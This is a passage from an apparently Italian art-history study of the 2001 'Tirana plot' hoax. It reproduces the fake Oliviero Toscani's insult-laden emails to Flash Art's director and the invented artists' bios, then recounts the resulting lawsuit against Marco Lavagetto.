PRACTICED IN HER COUNTRY. THE TONAL POVERTY OF HER PHOTOCOPIES SEEMS TO PORTRAY BETTER THAN A COLORED PHOTOGRAPH THE LAST HOURS OF A MAN SENTENCED TO DEATH. BOLA ECUA IS UNDOUBTEDLY THE MOST UN-ALIGNED AND UNKNOWN NIGERIAN ARTIST OF THE LAST TWENTY YEARS, BUT FOR HER IT ISN'T A PROBLEM: SHE HAS NEVER CHASED AFTER FAME AND UNEXHAUSTEDLY CONTINUES TO SHOW US THE MOST BRUTAL ASPECTS OF THE MODERN AFRICAN DEMOCRACY.

OLIVIERO TOSCANI

Ebube Metta (Lagos State), over 45 years old, lives and works in Borno State.
 Selected Solo Shows: 1999 Water no get enemy, MONA, Rochester, Minn USA.
 Selected Group Shows: 2000 Woodin 2000, Casa do Brasil, Ouidah, Benin, 1987 Non-aligned art of Africa, LakeView Museum of Art & Sciences, Peoria, Illinois; 1996 The Chingetti Junction, live action in Adjar Plateau, Mauritania; 1995 Meeting Shango, American Cultural centre, Nampey, Niger.

Pagina del catalogo della Biennale di Tirana relativa alla finta artista Bola Ecu



Bola Ecu, Port Harcourt Unknown Soldier Cemetery, 1985, progetto per una cartolina postale



Hamid Piccardo, Les enfants de Osama, 1996, live performance, Palace de Algeri

fraintese (come del resto le mie) e perciò qualche insigne giudice americano ha fatto notare che è solo robaccia... lo però so che lui le ama davvero e non può smettere di farle, non sono un vezzo trasgressivo di un artista in cerca di vanagloria, sono per lui una funzione vitale.⁴

La nigeriana Bola Ecu attraverso il suo lavoro denunciava le brutture, le nefandezze politiche, economiche e culturali della sua terra realizzando immagini stampate su fotocopie

Bola Ecu è impegnata da anni nella protesta contro la pena capitale che ancora vige nel suo paese e pare che i suoi lavori siano una ulteriore dura testimonianza degli omicidi legali che perdurano in Africa come in Asia o nelle Americhe. Bola ha sempre rifiutato le tecniche di espressione tipicamente locali, quali la scultura o la pittura che spesso sfociano nell'afrokitsch, e credo sia stata la prima artista africana a usare la fotocopia come mezzo di rivelazione/delazione, una specie di Andy Warhol yoruba che denuncia con la forza delle sue monotone immagini i crimini del governo filo-militarista della Nigeria.⁵

L'italiano Carmelo Gavotta (anagramma di Marco Lavagetto) edicolante di Cuneo

è italiano a tutti gli effetti e questo oggi sembra quasi una colpa. Già, un artista italiano avrebbe almeno l'obbligo di esser famoso. Io comunque non lo trovo meno interessante di Phil Collins o Maurizio Cattelan. Gli short-video di Gavotta ci ricordano con schietta semplicità che oggi la pornografia può essere prodotta da chiunque possieda uno strumento per registrare immagini che ognuno di noi può sperimentare e approfondire come meglio crede. Peccato non mi abbia concesso di presentare la serie dei suoi Lovelysecam video, che lui stesso definisce come "capolavori incompiuti di un voyerista cronico".⁶

Ed infine l'arabo fondamentalista Hamid Piccardo, apprezzato da Bin Laden e da Al Qaeda

il quale non si può nominare solo "artista": il suo fondamentalismo islamico lo colloca su un gradino più alto; i suoi sudari (kafan) iscritti con frasi del Corano sull'apocalisse sono puri atti di fede e non sono meno concettuali della religione che egli professa. Osama Bin Laden lo ha proposto come portavoce della Jihad nell'arte.⁷

Questo fu l'incipit di quello che venne poi definito il "complotto di Tirana", una delle migliori beffe mediatiche italiane che ha coinvolto la prima rivista d'arte in Europa e il suo direttore.

⁴ Bazzichelli T., *Networking. La rete come arte*, Milano, 2006, costa&nolan, pag.220

⁵ Ibidem

⁶ Ibidem

⁷ Ibidem

A tal proposito è bene citare la risposta che il vero Toscano diede a Francesco Forlani nel 2008:

Il ricorso all'avvocato è il mio modo di continuare l'opera. Ad ogni modo, non si saprà mai chi è il falso Toscani. Anche se qualcuno pretende di esserlo, non potrà mai dimostrarlo. Politici, in compenso, gli chiederò un bel risarcimento, e con quei soldi mi comprerò il suo giornale e finalmente si vedrà della vera arte contemporanea. Perché si sa, la vendetta è un piatto che si mangia freddo. E anche se sono diabolico, so che l'arte è diabolica, deve essere diabolica, altrimenti è cosa da ragionieri. Il mio avvocato, che si chiama Lucibello, proprio così, con un nome così non potevo certo chiedere di meglio prenderà parte anche



177



1° Biennale di Tirana, copertina del catalogo, Giancarlo Politi Editore, Milano, 2001

lui all'opera. Una cosa che nessuno mi sembra aver capito è che qui tutti hanno preso in giro tutti.»⁹

Il vero Oliviero Toscani si accorgerà di tutto quel che sta accadendo solo quando Giancarlo Politi invierà al suo vero indirizzo di posta cartacea il catalogo: «Quando mi sono arrivati catalogo e rivista non ci volevo credere... ero all'oscuro di tutto...»¹⁰

La seconda domanda che sorge spontanea è: chi è realmente il vero responsabile di questa beffa?

Tatiana Bazzichelli nel libro *Networking* non nomina mai Marco Lavagetto ma solo due misteriosi ignoti citati anche dal settimanale *L'Espresso*: Marcelo Gavotta (ennesimo anagramma di Marco Lavagetto) & Oliver Kamping, firmatari di un ciclostilato inviato a tutte le maggiori testate nazionali e internazionali che contiene il fitto scambio di email tra il falso Toscani e Politi.

Una delle molte ipotesi relative all'autore del complotto vede coinvolti i Luther Blissett, il collettivo anonimo che ha sferrato l'attacco alla Biennale di Venezia attraverso il caso Maver¹¹, ma i Luther Blissett, trasformatosi poi in 0100101110101101.org replicarono a Francesco Forlani in questo modo:

Ci sarebbe piaciuto essere gli autori del complotto di Tirana. Si tratta di un'operazione geniale, una delle più riuscite e divertenti. Ciò che la rende altresì interessante è la povertà dei mezzi utilizzati. In gergo hacker, si chiama "social engineering". L'hacking può essere applicato a qualsiasi campo, è l'approccio che conta, non i mezzi. Si tratta di vere e proprie opere d'arte, di operazioni che mettono a dura prova i fondamenti culturali su cui si appoggia una società, che scatenano tempeste mediatiche e divertono. C'è bisogno di un'opera continua di demistificazione, di erosione delle norme e delle abitudini, e per questo non ci sono regole fisse? E' in questo che consiste l'arte: reinventare ogni volta le regole del gioco. L'arte è una forma di alchimia che, invece di trasformare il metallo in pietra preziosa, trasforma la merda in oro. Potenzialmente ogni cosa può diventare arte, si tratta soltanto di conoscere le regole del gioco, trucchi compresi. Voi non avete mai la sensazione di essere truffati?"¹²

L'unica persona realmente esistente in tutta questa storia resta, dunque, Marco Lavagetto che, alla domanda di Chiara Guidi: «sei stato tu il falso Toscani della biennale di Tirana? Avresti il coraggio di rispondere a questa domanda se ti attaccassero alla macchina della verità?» risponde così:


⁹ Forlani F., op. cit.

¹⁰ Crespi A., *Ars Attack. Il bluff del contemporaneo*, Truccazzano (MI), Johan&Levi, 2013, pp.33-35

¹¹ vedi pag. 155

¹² Forlani F., op. cit.

«Certo che sì, anche se mi attaccassero i fili non avrei nessun problema nel rispondere "Sì", sono stato io." Ma se fossi stato io non vedo che importanza possa avere per capire quel gesto, il quale mi sembra trascendere queste meschine curiosità da ciattelle; conoscere l'autore della beffa di Tirana è un particolare dal sapore romantico che non dovrebbe neanche essere preso in considerazione perché la verità in certi casi non ha peso e se viene detta non cambia una virgola del risultato di un gesto artistico che ha sintetizzato con estrema lucidità alcune piaghe sociali degli anni che stiamo vivendo. Come disse Paolo Belforte ai tempi della beffa dei falsi Modì, il problema falso-vero ha importanza secondaria. La cosa che mi amareggia di più è l'atteggiamento inquisitore di Oliviero Toscani, un uomo che forse stimavo, uno che si è sempre proclamato a favore della provocazione nell'arte, ma che evidentemente non la accetta quando è lui a farne le spese. Toscani dichiarò in una intervista su "Le Vrai Journal" che il suo modo di continuare la beffa era di ricorrere all'avvocato (!?) ma anche di non essere interessato a scoprire l'identità del falso Toscani(!?), però poi manda i carabinieri a perquisire casa mia, il mio garage, la mia macchina, mi fa sequestrare il computer come fossi un pericoloso brigatista... Mi dispiace ma Toscani predica bene e razzola male, chiunque, dopo un trattamento del genere, si accorgerebbe che il vero Oliviero Toscani non è affatto quel paladino della creatività libertaria che tanto si vanta in giro, ma al contrario è uno dei soliti amministratori del potere mascherati da noglobal. Il gioco di Oliviero Toscani è ormai scoperto, non c'è niente di caravaggesco nel vero Oliviero Toscani, direi piuttosto che ci ricorda Alessandro Manzoni e i suoi avvocati...»¹³



Marco Lavagetto, *Ritratto*, 2014

Marco Lavagetto è difatti il principale indiziato; il suo computer verrà sequestrato per ulteriori analisi e verrà convocato in tribunale. La sua difesa verterà su due punti: rivendicare la propria estraneità ai fatti e sottolineare che non ci fu diffamazione verso il vero Toscani.

l'articolo 595 del codice penale riporta "Chiunque, fuori dei casi indicati nell'articolo precedente, comunicando con più persone, offende l'altrui reputazione..." il falso Toscani, chiunque egli sia, non comunicò con più persone ma esclusivamente con il direttore di Flash Art, come egli stesso riporta sul n°74 Flash Art dell'ott. nov.2001, il quale decise per sua iniziativa di rendere pubblico un carteggio che era esclusivamente privato proprio a suo dire e quindi scevro da pubbliche intenzioni diffamatorie come l'accusa sommariamente afferma; se ciò non bastasse, leggendo le email stesse sempre pubblicate da Flash Art, nessuno parla male di Oliviero Toscani, (e come poteva il falso Toscani parlare male di quello vero??). In conclusione si può pacificamente concludere che il falso Toscani non agì in modo diffamatorio nei confronti del vero Toscani. (...). Le immagini usate dai falsi artisti creati dal falso Toscani e che l'accusa definisce di una "brutalità primitiva", non sono diverse dalle opere di artisti famosi e apprezzati quali Kiki Smith o André Serrano, e l'opinione dell'accusa è solo una

¹³ Forlani F., op. cit

mera opinione, visto che il giudizio estetico non le compete in questa sede dove si deve solo dimostrare con l'apporto di prove irrefutabili la colpevolezza di Lavagetto. L'avvocato Lucibello non è un critico d'arte e non può stabilire il valore delle opere presentate dai falsi artisti inventati dal falso Toscani: se così fosse, è lecito far notare che i quattro falsi artisti del falso Toscani furono definiti "diversissimi, originali e splendidi" e le loro immagini "starordinarie" dallo stesso Politi, il quale si occupa di arte da quaranta anni; e per finire, il manifesto della Biennale disegnato dal falso Toscani, come riportava sempre Politi sul suo giornale, nelle lettere che lui ricevette dagli USA e da alcuni paesi europei, quel poster veniva definito coralmemente "la più bella opera di Oliviero Toscani". Per concludere, altrettanto inconsistente risulta l'accusa di sostituzione di persona, considerato che nel mondo virtuale di internet, vera e propria comunità globale fatta di identità altrettanto virtuali, è di uso comune sostituire il proprio nome con dei nickname ovvero degli pseudonimi, anche celandosi dietro a nomi di personaggi famosi.¹⁴

Il processo si concluderà con l'assoluzione dalle accuse penali di Lavagetto, ma con la condanna nel civile per l'accusa di furto d'identità. La polizia postale era infatti riuscita a risalire all'*indirizzo IP* da cui erano state spedite le *email*: un appartamento di Cogoleto, abitato da persone insospettabili e non collegate ai fatti se non fosse che quell'appartamento era stato da poco lasciato dal Lavagetto.

Marco Lavagetto fu costretto a risarcire Toscani per la stessa cifra già versata per danni al fotografo da *Flash Art*: 30.000€.

La responsabilità del complotto è stata divisa in modo equo tra colui che ha ideato il colpo e chi ha abboccato, ma 'l'artista non ha mai smesso di sostenere che alla rivista sarebbe spettata la fetta più grossa, se non tutta, visto che senza di essa il suo scherzo non sarebbe andato da nessuna parte.'¹⁵

La riuscita di questa operazione, ciò che ha trasformato una sorta di *troll* informatico in una questione seria finita in tribunale, sta nella complicità non volontaria del sistema dell'arte denudato. *Internet* ha permesso di intaccare e modificare la realtà puntando il dito contro quella che sembra essere la parte malata dell'arte contemporanea. Come dimostra la finzione intrinseca nel complotto di Tirana. Tutto ciò 'è solo il riflesso di un'epoca che ha smesso di farsi domande e che può sostituire una faccia a un'altra, basta che abbia i contatti giusti e l'arroganza giusta quando serve.'¹⁶

¹⁴ Bulian F., *Il Complotto di Tirana. Storia della più grande beffa artistica di inizio millennio*, Genova, 2014, Chinaski Ed.

¹⁵ Ibidem

¹⁶ Bazzichelli T., op. cit, p.223

Il Complotto di Tirana ha il pregio di aver affondato il coltello nei punti deboli del sistema dell'arte: le strategie di mercato e le relazioni collezionista-mercato-artista, portando però con sé un difetto, quello di non essere riuscito a cambiare le cose dopo averle smascherate.

E per diritto di cronaca, se Marcelo Gavotta si è scoperto essere il nome de plume e l'anagramma di Marco Lavagetto, colui che si nasconde sotto il secondo nome del duo misterioso Olivier Kamping si vocifera sia 'persona nota a Giancarlo Politi e che aveva dei conti in sospeso - letterali - con lui.'¹⁷

¹⁷ Bulian F., op. cit.

Da oliviero T 03.12.00

Caro direttore, il suo giornale mi fa vomitare non è possibile che una persona stupida come lei possa dirigere un giornale che dovrebbe dedicarsi all'arte senza riserve e in quanto alle classifiche dei migliori artisti italiani degli ultimi cinquanta anni, trovarmi al penultimo posto mi ha veramente infastidito, perchè credo di aver lasciato più segni io nel panorama iconico contemporaneo di idioti quali ontani o cingolani le sue classifiche se le può infilare su per il culo arrivederci Oliviero T (quello dei sigari)

Da Giancarlo P Mon, 4 Dec 2000 11:34:01 +0100

Caro T, il successo e il danaro ti hanno dato alla testa. Meglio comunque impazzire da ricchi che da poveri, non sei d'accordo? Comunque della tua precoce demenza avevo avvertito i segnali. Già dal '93, quando ti ho fatto invitare alla Biennale di Venezia (contro il parere iniziale di Bonito Oliva, che si rifiutava fortissimamente non reputandoti un artista ma a cui spiegai la tua importanza e che riuscii a convincere) dandoti anche alcuni suggerimenti che tu non volesti captare, andando incontro a quella vistosa e disastrosa partecipazione da nouveau riche arrogante e incolto e che tutto il mondo irrise (mentre tutti rispettavano il tuo lavoro di creativo che era il vero lavoro d'arte). La classifica a cui alludi (e che io avevo persino dimenticato, essendo uscita due anni fa: la tua velocità di reazione è encomiabile, complimenti!) non è stata compilata da me come facilmente si potrebbe intuire ma è il risultato di una indagine a cui hanno partecipato i più attivi critici d'arte italiani. Ma tu probabilmente, dato il tuo nome, sei abituato a classifiche adomesticate o per lo meno compiacenti. Che poi tu, uomo media e marketing, ti sorprenda, senza dare il valore reale, cioè di gioco, a una classifica del genere, è ancor più sorprendente del resto. E' proprio vero che talvolta i grandi creativi o artisti (io, malgrado la classifica ti considero ancora tale) siano dei poveri di spirito sul piano umano e intellettuale: anche se nella mia vita, e continuo sempre di più, penso che non si possa essere grande o ottimo artista senza una viva intelligenza e cultura del proprio tempo. Cosa che a te proprio manca. Caro T, che peccato scoprirti (anche se lo supponevo, vista la tua torbida supponenza) così volgare, incolto, incivile. Proprio come un nuovo ricco -o un bambino viziato- a cui tutto è permesso e che tutto vuole, e che vive in una dimensione solipsistica senza alcun confronto. Dietro le tue splendide intuizioni proprio il nulla, caro Oliviero Toscani, quello dei sigari! E' proprio vero che c'è sempre tempo per ricredersi.

Cordiali saluti. Giancarlo P

Da Oliviero T 06.12.00

Caro P, tu e quel frocio di Oliva potete pure farvi il culo a piacere intanto ai veri artisti come me non gliene frega un cazzo e poi io non sono affatto un nuovo ricco come dici tu, io ricco lo sono sempre stato di famiglia. Ma cosa credi che me frega se tu pensi che io sono un volgare burino viziato? Pensa ai tuoi di burattini viziati e pensa soprattutto al tuo giornale senza futuro che presto sarai costretto a vendere a qualcuno più in gamba di te e più anziano di te..

Un cordialone salutone

Da Giancarlo P Re: POVERO E DISPERATO MITOMANE Fri, 8 Dec 2000 12:45:03

Caro T, tu sei un povero e disperato megalomane e mitomane che non si rende conto di quel che ha fatto né di quel che dice! E cosa sia il mondo oggi. Con i poveri di spirito bisogna avere pazienza! E io con te ne ho. Giancarlo P

PS1- Del nouveau riche comunque hai l'attitudine, l'arroganza e la cultura.

PS2- Ma oltre ai termini cazzo e culo, ne conosci altri?

Sarei curioso di sapere sin dove spazia la tua cultura (dove arriva la tua intelligenza invece lo so).

PS3- Ma tu sai che incomincio a sospettare che il grande "artista" che io ho sempre ammirato sia Luciano Benetton e non tu, Tu forse sei solo stato un semplice e brillante) esecutore.

Da Oliviero T 08.12.00

Vecchio mio, mi sa che hai ragione il Benetton non era poi male ma come mai ti ostini ad avere quella elegante pazienza e non mi mandi affanculo come vorresti veramente fare? Mi piacerebbe leggere una lettera piena d'odio ma una lettera finalmente serena qualcosa che si potrebbe perfino leggere sul tuo insensato giornale a quadretti Ah come me la godo davanti al caminetto, e tu dove sei a scaldarti il culo? PS Mi trovi arrogaante?A ME?

Da Giancarlo P Fri, 9 Feb 2001 12:08:22 +0100

DEAR OLIVER, allora mi abbandoni con la Biennale di Tirana? Quale è la lista definitiva dei tuoi segnalati? Se mi mandi i nomi e gli indirizzi email o telefoni, poi li contatto io.

Un caro saluto e buon lavoro. Giancarlo P

Da Oliviero T 12.02.01

Scusa il ritardo...

sono tornato ieri dal Marocco e non ho avuto il tempo di leggere la mia posta le spiagge di Essaouira sono ventose e poco turistiche ma in compenso non ci sono rompicoglioni caro Gian sono sempre avec toi e nel frattempo mi sono anche occupato degli artisti che parteciperanno alla biennale Hamid Piccardo mi sembra interessante quanto Bioy e anche se non sono riuscito a vederlo di persona, ho comunque parlato con il suo pigmalione e mi ha assicurato la sua disponibilità per la mostra. Tra l'altro ho finalmente visto un vecchio lavoro di Bola Ecu, una nigeriana, un video niente male. Purtroppo, non sono ancora riuscito ad avere il suo indirizzo di posta elettronica, ma l'agente di Hamid mi ha promesso che me lo dà. Per adesso penso di averti detto tutto, questi tre artisti hanno in comune qualcosa che mi sfugge, ma sicuramente lavorano tutti nell'ombra, come se avessero uno studio segreto in un sottoscala di un palazzo abbandonato, sono clandestini. Ti abbraccio e spero che di poterti dare altre informazioni al più presto.

Oliviero

Da Giancarlo P Re: ARTISTI & OPERE PER TIRANA Sat, 17 Feb 2001 12:41:22

Carissimo, mi potresti, appena possibile, indicarmi gli artisti per Tirana con un loro recapito? Grazie. Perché non fai tu una intervista (breve, anche una cartella, ma esplosiva) con Dimitri Bioy Casares?

Grazie. Ciao.

Giancarlo P

Da Oliviero T 27.02.01

Caro Giancarlo, posso confermarti la partecipazione anche di Carmelo Gavotta che sarebbe quindi da aggiungere alla lista dei miei artisti, meno male perché ci tenevo proprio a portare anche un italiano e vedi se puoi correggere anche i nomi di Bola Ecu e Dimitri Bioy; scusa se sono un pò insistente ma mi sembra il minimo stampare i nomi degli artisti corretti, la prossima volta cerca di stare più attento! Bola mi ha scritto e dice che vuole spedirti i suoi lavori per email e così gli ho dato il tuo indirizzo per gli attach. Spero tu abbia presto sue notizie Piccardo so di sicuro che spedisce i suoi lavori a Flash Art ma forse ci vorrà un mesetto comunque sempre in tempo per questa biennale del crimine

Ora come vedi sembra che tutto inizi a funzionare alla grande non ci sono problemi ogni artista è al suo posto. Ti saluto carico di aspettative per Tirana e domani parto per la Florida: il nostro misterioso Dimitri mi aspetta. PS cazzo come al solito ci sono centinaia di artisti presunti in ballo, io non so perché bisogna coinvolgere sempre così tanta gente alle biennali, malgrado questo la cosa continua a piacermi.

Adieu Oliver T

Da Giancarlo P Wed, 28 Feb 2001 15:44:21 -0800

Caro Oliver, accetto il tuo rimbrotto anche se io in genere sto molto attento ai nomi. Cosa vuoi, quando uno mi firma le lettere Bioy Dimitri Casares, lo prendo sul serio. Per Ecwa avevo stampato una tua lettera ma la stampante deve avermi ingannato e al posto della u ha fatto una w: ma non è troppo grave, credimi, anche perché credo che il loro alfabeto sia fonetico. Comunque da questo momento (anzi da alcuni giorni) tutto è stato corretto. Adesso contatto il gavotta. Ma dove vive? Buon viaggio e divertimento in Florida: sono stato duecento volte a New York e mai a Miami. Mi manca. Approfitterò della prima occasione. Un caro saluto e vedi se riesci a fare una intervistina con il Dimitri.

Giancarlo P

Da Oliviero T 21.03.01

Mio carissimo e immagino indaffarato Giancarlo, Miami ha davvero quel fascino che solo le città di frontiera possiedono, si respira un'aria diversa da posti come New York o Los Angeles. Qui la gente se ne fotte degli indici nasdaq e dei produttori cinematografici, forse perché quando ti sdrai al sole su una spiaggia, ti sembra di essere già a Cuba e quasi mi sembra di sentire l'odore dei sigari Avana portato dalla brezza di mare. Abbi pazienza se non mi sono più fatto sentire, ma ho passato giorni di molle pigrizia, giorni di assoluto isolamento dai miei impegni, niente computer tra le balle così scusa se ti rispondo solo adesso, (mi trovo in un delizioso internet bar con vista sul mare e sorseggio una pina colada) ma domani devo alzare il culo e darmi da fare per la tua magnifica creatura balcanica. Ho appena scritto una email a Dimitri e sono in attesa di una sua risposta, quel ragazzaccio non è facile da abbordare ma conto di riuscire a vederlo per questo weekend. Gainesville dista circa trecento km da Miami così affitterò una bella macchina americana e me la prenderò comoda senza troppa fretta perché qui i limiti di velocità vanno rispettati se non son guai. Tu sei riuscito a sentire gli altri? Bola ti ha contattato? E Gavotta come va? Mi preoccupa un pò Hamid Piccardo (quando lo avevo visto a Marrakech mi aveva lasciato un indirizzo email ma non riesco a trovarlo) però mi aveva assicurato che sarebbe stato dei nostri e che ti avrebbe spedito i suoi lavori appena pronti.

Ti saluto e ti auguro buon lavoro,

Oliviero

PS anche tu mi sei mancato ma Gavotta non lo avevi già sentito? comunque il suo email è c.a.g.a@libero.it

Da Oliviero T 24.04.01 Discrezione?

Vabbè Giancarlo la discrezione non è il tuo forte ma non dovevi usare il mio nome a mò di specchio per le allodole. Io con te non so più come fare per mantenere la calma e non coprirti di insulti Sto cercando di capire le tue strategie da venditore ambulante credimi ce la sto mettendo tutta ma non ti rendi conto che ormai questa biennale è scontata e senza sorprese?? volevo arrivare a Tirana in sordina senza la banda e adesso tu mi sbatti in prima pagina come fossi il mostro di Firenze, il fenomeno da circo di questa biennale del cazzo. invece di farti i cazzi tuoi, tu spedisci email a mezzo mondo dicendo che io curo il manifesto ufficiale(sarà anche vero ma era meglio non sottolinearlo troppo) Sei una carogna sono veramente deluso di come stanno andando le cose a questo punto avrei preferito fare un'altro Casting Livorno Come posso lavorare in santa pace su qualcosa che tu hai avuto il coraggio di vendere ancora prima di vederne il progetto?

Non sono mica una droga da spacciare!

Mi verrebbe voglia di chiamarmi fuori e lasciarti col culo per terra ma l'intervista con Dimitri è troppo importante per me e dopo il mazzo che mi son fatto per incontrarlo vorrei almeno vedere sul tuo giornale una bella copertina con un artista che io considero una mia scoperta. Come tutti i geni sono vanitoso e questo per adesso supera l'imbarazzo e l'umiliazione di dover lavorare gratis con un dilettante come te. Chiedimi perdono perché sono molto incazzato , Oliviero

Da Giancarlo P Re: botto Thu, 26 Apr 2001 20:07:52 -0700

CARO OLIVER, non riesci più a offendermi, semmai a farmi ridere con le tue autoincazzature.

Ma io ho parlato del tuo manifesto a 15 (dico quindici) curatori, cioè collaboratori che stanno facendo assieme a noi questa magnifica biennale e a cui dovevo spiegare perché richiedevo la loro foto personale. Comunque SCUSA per non avertelo chiesto, ma è talmente ovvio che io debba informare i quindici collaboratori su ciò che faccio!!!! Un abbraccio.

Giancarlo P

Da Oliviero T 11.05.01

questi sono i testi e le bio di Hamid Piccardo e bola ecua ti allego anche le immagini di due vecchi lavori di Hamid e bola che ho ripescato dal mio archivio e che penso vadano bene anche per il catalogo soprattutto quella di bola è imprescindibile dal mio testo critico. per ciò che riguarda Dimitri bioy sto terminando il suo testo(che è una parte dell'intervista) quindi devi avere un pò di pazienza ancora il mio testo introduttivo per il catalogo è quasi pronto (ti piacerà molto) e il manifesto anche vedrai che spaccheremo un pò di culi con Tirana, un caldo abbraccio, Oliviero ah dimenticavo per favore non farmi più scrivere dai tuoi schiavi e non dare a nessuno la mia mail-please, io so cosa devo fare..

BIO: Hamid Piccardo est né a Menton le 22 février 1965 Il vive et travaille à Ouarzazate. Les principaux exhibitions: Géométry de l'Islam 1991 la Medina de Rabat Rabat Yinn 1992 la Plage de Essaouira Essaouira Sharia 1993 Borno gallery Il Cairo Les enfants de Osama 1996 le Palace Algeri Les enfants de Osama II 1998 la Maison Hamed Marrakech Il a dit l'heure 1999 la Maison Hamed Marrakech

testo: Hamid Piccardo, come tutti i musulmani, può scrivere ciò che noi immaginiamo, può mostrarci il mondo senza mostrarcelo. Cosa ne sarebbe stato degli arabi se non fosse esistito Maometto? Quelle antiche tribù di pastori idolatravano oscuramente pozzi e stelle fino al giorno in cui un uomo dalla barba rossa li risvegliò con la tremenda nuova che non c'è altro dio che Dio, spingendoli a una battaglia in suo nome i cui confini furono i Pirenei e il Gange e che ancora non è cessata.. Hamid Piccardo, prima di essere artista è musulmano e come tutti i musulmani accetta senza tentennamenti di essere strumento di Allah. Così fin dalle prime mostre, Hamid non si fa vedere. Rimarchevole, in questo senso, fu la sua performance rituale intitolata Yinn' svoltasi una notte di aprile del 1992 sulla spiaggia deserta e ventosa di Essaouira. Hamid era assente ma a suo dire il vento soffiò più forte del solito quella notte e i falò brillarono fino all'alba come spiriti infermi e mutevoli. Al mattino, quando il sole era appena spuntato, Hamid tornò sul luogo per aspergere il suo corpo con la cenere dei suoi fuochi e rimase sulla spiaggia fino alla sera successiva, senza mangiare e come in stato di trance, incurante perfino dei molti surfisti europei che su quelle spiagge vanno a cercare il vento e l'onda. Giunta la notte, cinque donne vestite di nero avvolte dal chador, vennero a prenderselo e per un anno nessuno seppe più niente di lui. Fino a quando, esattamente un anno dopo da quella notte, inaugurò una mostra intitolata Sharia in una bellissima galleria stile moschea abbandonata al Cairo, dove lui era vestito come tutti quelli che come lui facevano parte della mostra e tutti quanti si assomigliavano, tutti con la barba più lunga di un pugno, come tanti figli di Osama Bin Laden e sembrava meno una mostra che un raduno da incubo. Alla fine ciò che conta non è la sua apparenza ma bensì ciò che Lui ha detto, ciò che Lui ha deciso e che nessuno al mondo può revocare. Là ilàh Allàh, Muhammad rasul Allàh. Il a dit l'heure , il suo lavoro più recente, è una meditazione sull'avvento dell'apocalisse e durante lo svolgersi della mostra, tre megafoni diffondono la voce di Hamid che come un Iman legge le 11 profezie dell'Ora. Narra Abu Huraira che il Messaggero di Allah (S.A.a.s.) ha detto: «Non verrà l'Ora fino a quando due grandi gruppi non si combatteranno tra di loro, il loro invito sarà unico; fino a quando appariranno circa trenta Dajjal bugiardi, ed ognuno di loro affermerà di essere il Messaggero di Allah; fino a quando la conoscenza [religiosa] non sarà morta; fino a quando non aumenteranno i terremoti; fino a quando il tempo non passerà in fretta; fino a quando appariranno le afflizioni [fitan]; fino a quando non aumenterà al-harj, cioè l'omicidio; fino a quando per voi le ricchezze non saranno in abbondanza, tanto che il ricco sarà preoccupato che nessuno accetterà la sua sadaqa,

e quando la offrirà, quello al quale è stata offerta dirà: "Non ne ho bisogno"; fino a quando le persone competeranno nel costruire palazzi sempre più alti; fino a quando un uomo passerà davanti ad una tomba e dirà: "Potessi essere al suo posto"; fino a quando il sole non sorgerà ad occidente. Allora quando sorgerà la gente lo vedrà e crederanno tutti ma quello sarà il momento in cui all'anima non servirà a nulla la fede, se non aveva creduto prima o non abbia acquisito un merito nella sua fede [cfr. VI:158]» (Bukhari 7121). La morte giunge per tutti come per tutti giunge il sonno: forse è questo il vero significato del telo iscritto coi passi del corano che vediamo esposto qui a Tirana. Il telo è uno come uno è l'Altissimo, come uno è il lenzuolo che ci avvolge per la notte eterna. Nessuno può sapere quando l'Ora arriverà: per questo Hamid ha sempre praticato l'abluzione e la preghiera prima di ogni sua pratica artistica.

Secondo la tradizione islamica, Allah creò gli angeli con la luce e gli Yinn con il fuoco. Al-Qazwini li definì come vasti animali aerei dal corpo trasparente, capaci di assumere svariate forme, prima nuvole e poi alti pilastri dai contorni indefiniti. A loro piacimento possono anche assumere sembianze umane o animali. Possono vedere il futuro e alcuni attribuiscono agli Yinn la costruzione delle piramidi e del Tempio di gerusalemme. Hanno inoltre l'abitudine di rapire le belle donne e essi vivono di preferenza tra le rovine, nelle case disabitate, nei pozzi, nei fiumi, nei deserti e sulle spiagge. Gli egiziani affermano che sono gli Yinn a causare le tempeste di sabbia.

Bola Ecu

Testo: vi immaginate uno stato africano che diffonde la sua immagine nel mondo attraverso una cartolina come questa? "Nigeria un posto che non ce n'è": invece di affidare questo messaggio ruffiano all'immagine di un originale scorcio tropicale, l'allora trentenne Bola Ecu preferì affidarlo a un cimitero dei caduti durante la guerra del Biafra, giustificandosi, davanti a una sbalordita commissione ministeriale, con questa parole: "l'Africa è più bella dell'Europa ma alla fine le tombe sono uguali dappertutto". Questa frase mi fa quasi ridere ma allo stesso tempo mi fa pensare al fatto che il mondo è diverso solo in apparenza. Naturalmente quella cartolina non fu mai spedita. Quando vidi qualche anno fa per la prima volta questo progetto giovanile di Bola, notai subito una affinità con il mio lavoro e per essere sinceri mi sentii anche un pò epigono per il fatto di aver usato una immagine simile in un mio ormai famoso manifesto pubblicitario... Ma chi ha la presunzione di arrivare per primo deve prima o poi fare i conti con la sua ignoranza; posso perciò dire che questa immagine l'ho scelta perchè mi ha dato una lezione di vita. Questa donna ha avuto il coraggio, sia come donna che come nigeriana, di interpretare con ironia quasi cinica i risultati evidentemente devastanti di uno dei più atroci conflitti etnici del secolo andato, voleva addirittura usarne i fantasmi come una attrattiva turistica da cartolina. Io credo che una idea così sia già di per sé una bomba creativa ma se vi sembra poco guardate i suoi più recenti lavori sulle esecuzioni capitali praticate nel suo paese.

La miseria tonale delle sue fotocopie sembra mostrare meglio di una foto a colori le ultime ore di vita di un uomo condannato a morte Bola Ecu è senza dubbio la più non-allineata e misconosciuta artista nigeriana degli ultimi venti anni, ma per lei non è un problema, lei non ha mai inseguito la fama e continua instancabile a mostrarci gli aspetti più brutali della moderna democrazia africana.

Da Giancarlo P Sun, 07 Feb 1904 17:36:07 +0100

